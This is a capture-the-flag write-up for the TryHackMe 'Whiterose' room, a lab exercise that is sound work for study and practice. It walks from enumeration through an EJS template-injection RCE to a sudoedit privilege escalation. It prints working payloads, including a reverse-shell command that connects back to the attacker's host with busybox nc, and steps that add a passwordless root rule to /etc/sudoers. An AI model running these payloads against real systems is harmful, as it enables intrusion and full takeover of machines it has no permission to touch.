Whiterose - TryHackMe Writeup
Whiterose - TryHackMe Writeup
##TryHackMe Room - Whiterose
This challenge is based on the Mr. Robot episode "409 Conflict". Contains spoilers!
Go ahead and start the machine, it may take a few minutes to fully start up.
Note: You will need these credentials:
Olivia Cortez:<REDACTED>
##Enumeration
###Nmap Scan
Starting with a comprehensive nmap scan to identify open ports and services:
nmap -p- -vv <TARGET_IP> -sVResults:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have SSH and HTTP services running. Let's explore the web application on port 80.
###Web Application Discovery
When we try to visit the application, it redirects to
. Let's add it to ourhttp://cyprusbank.thm/
file:/etc/hosts

echo "<TARGET_IP> cyprusbank.thm" >> /etc/hostsNow, when we visit the website we see a static webpage with a message referring to that it's under maintenance.
###Directory Enumeration
Let's try
to enumerate some files and directories:gobuster
gobuster dir -u cyprusbank.thm -w /usr/share/wordlists/dirb/common.txt -t 300 -x .php,.txt,.html,.bak,.zipResults:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cyprusbank.thm
[+] Method:                  GET
[+] Threads:                 300
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,bak,zip,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 356 / 27690 (1.29%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 1704 / 27690 (6.15%)
===============================================================
Finished
===============================================================
Nothing major here. Let's try subdomain enumeration.
###Subdomain Enumeration
Using
to enumerate subdomains:ffuf
ffuf -u http://cyprusbank.thm -H "Host: FUZZ.cyprusbank.thm" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fs 57Results:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://cyprusbank.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.cyprusbank.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 57
________________________________________________

:: Progress: [40/4997] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
www                     [Status: 200, Size: 252, Words: 19, Lines: 9]
:: Progress: [44/4997] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
admin                   [Status: 302, Size: 28, Words: 4, Lines: 1]
:: Progress: [122/4997] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [619/4997] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
WWW                     [Status: 200, Size: 252, Words: 19, Lines: 9]
So, we have
. Let's also add this to ouradmin.cyprusbank.thm
file:/etc/hosts
echo "<TARGET_IP> admin.cyprusbank.thm" >> /etc/hosts##Initial Access
###Login Page
Now, we visit the endpoint:

Let's use the provided credentials to login here.
Post-login Dashboard:

Post login, we see various transactions and many endpoints. Out of which most interesting was:
http://admin.cyprusbank.thm/messages/?c=5
We could see some admin chats here. But the interesting thing here was the parameter
, changing its value to a higher number like 20 revealed more chats and that contains Gayle's credentials, who has admin level permissions.c

Credentials Found:
Gayle Bev: Of course! My password is '<REDACTED>'
Let's login as Gayle (Admin).
###Finding Tyrell's Phone Number

Next, we can go to the search page and search for the phone number of Tyrell, which will also answer the first question of the room:
http://admin.cyprusbank.thm/search?name=Tyrell+Wellick
###Server-Side Template Injection (SSTI)
Now, after exploring various endpoints, I went back to the reflection of the password on the Settings page where we have the option to update the password for any user.

I tried XSS, SSTi, etc. payloads but none worked until I tried manipulating parameters and the error message leaked the tech stack:
ReferenceError: /home/web/app/views/settings.ejs:14
    12|         <div class="alert alert-info mb-3"><%= message %></div>
    13|       <% } %>
 >> 14|       <% if (password != -1) { %>
    15|         <div class="alert alert-success mb-3">Password updated to '<%= password %>'</div>
    16|       <% } %>
    17|       <% if (typeof error != 'undefined') { %>

password is not defined
    at eval ("/home/web/app/views/settings.ejs":27:8)
    at settings (/home/web/app/node_modules/ejs/lib/ejs.js:692:17)
    at tryHandleCache (/home/web/app/node_modules/ejs/lib/ejs.js:272:36)
    at View.exports.renderFile [as engine] (/home/web/app/node_modules/ejs/lib/ejs.js:489:10)
    at View.render (/home/web/app/node_modules/express/lib/view.js:135:8)
    at tryRender (/home/web/app/node_modules/express/lib/application.js:657:10)
    at Function.render (/home/web/app/node_modules/express/lib/application.js:609:3)
    at ServerResponse.render (/home/web/app/node_modules/express/lib/response.js:1039:7)
    at /home/web/app/routes/settings.js:27:7
    at processTicksAndRejections (node:internal/process/task_queues:96:5)
This led to another attack path for exploiting the EJS Server-Side Template Injection RCE (CVE-2022-29078).
Reference: https://security.snyk.io/vuln/SNYK-JS-EJS-2803307
###Remote Code Execution

Using the payload in the settings page (via POST request with the parameter):
settings[view options][outputFunctionName]=x;process.mainModule.require('child_process').execSync('nc -e sh 127.0.0.1 1337');s
Start a netcat listener:
nc -lnvp 1337But here,
and a lot of other options didn't work, so I triednc
and it worked:busybox
settings[view options][outputFunctionName]=x;process.mainModule.require('child_process').execSync('busybox nc <YOUR_IP> 1337 -e sh');s
Send this payload as a POST parameter to the settings endpoint.
Reverse Shell Obtained:
web@cyprusbank:~/app$
Let's stabilize the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
##User Flag
Next, we read the user flag:
web@cyprusbank:~/app$ cat /home/web/user.txt
<REDACTED>
##Privilege Escalation
###Sudo Misconfiguration
Now, for privilege escalation, let's check for sudo misconfigurations:
sudo -lResults:
Matching Defaults entries for web on cyprusbank:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
    XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User web may run the following commands on cyprusbank:
    (root) NOPASSWD: sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
Perfect! We can use
to edit a file as root. This is vulnerable to CVE-2023-22809.sudoedit
References:
- >https://github.com/n3m1sys/CVE-2023-22809-sudoedit-privesc
- >https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf
###Exploiting Sudoedit
Here is a quick explanation of why this works:
- >
export EDITOR="vi -- /etc/sudoers"This command sets the EDITOR environment variable to vi (a text editor) but appends an additional argument,
. This argument tricks sudoedit into editing the-- /etc/sudoers
file instead of the intended file. The/etc/sudoers
ensures any following input is treated as a file, bypassing checks for unexpected input.-- - >
sudo sudoedit /etc/nginx/sites-available/admin.cyprusbank.thmThis runs sudoedit with the target file
. However, because the EDITOR variable has been tampered with, sudoedit instead opens the/etc/nginx/sites-available/admin.cyprusbank.thm
file specified in step 1. This exploits the flaw in how sudoedit processes additional arguments./etc/sudoers - >
Add
to the sudoers file.web ALL=(root) NOPASSWD: ALLBy adding this line, you grant the user
full root privileges without requiring a password. This effectively escalates the attacker's privileges, allowing them to execute any command as root.web
Execution:
export EDITOR="vi -- /etc/sudoers"
sudo sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
In the vi editor, add the following line:
web ALL=(root) NOPASSWD: ALL
Save and exit (
in vi).:wq
Next, execute
to get root access:sudo su
sudo su##Root Flag
Now, let's retrieve the root flag:
cd /root
cat root.txt
<REDACTED>
Challenge solved!
##References
- >https://security.snyk.io/vuln/SNYK-JS-EJS-2803307
- >https://github.com/n3m1sys/CVE-2023-22809-sudoedit-privesc
- >https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf
##Answers
###Task 1 - Whiterose
This challenge is based on the Mr. Robot episode "409 Conflict". Contains spoilers!
- >
What's Tyrell Wellick's phone number?
Ans.
<REDACTED> - >
What is the user.txt flag?
Ans.
<REDACTED> - >
What is the root.txt flag?
Ans.
<REDACTED>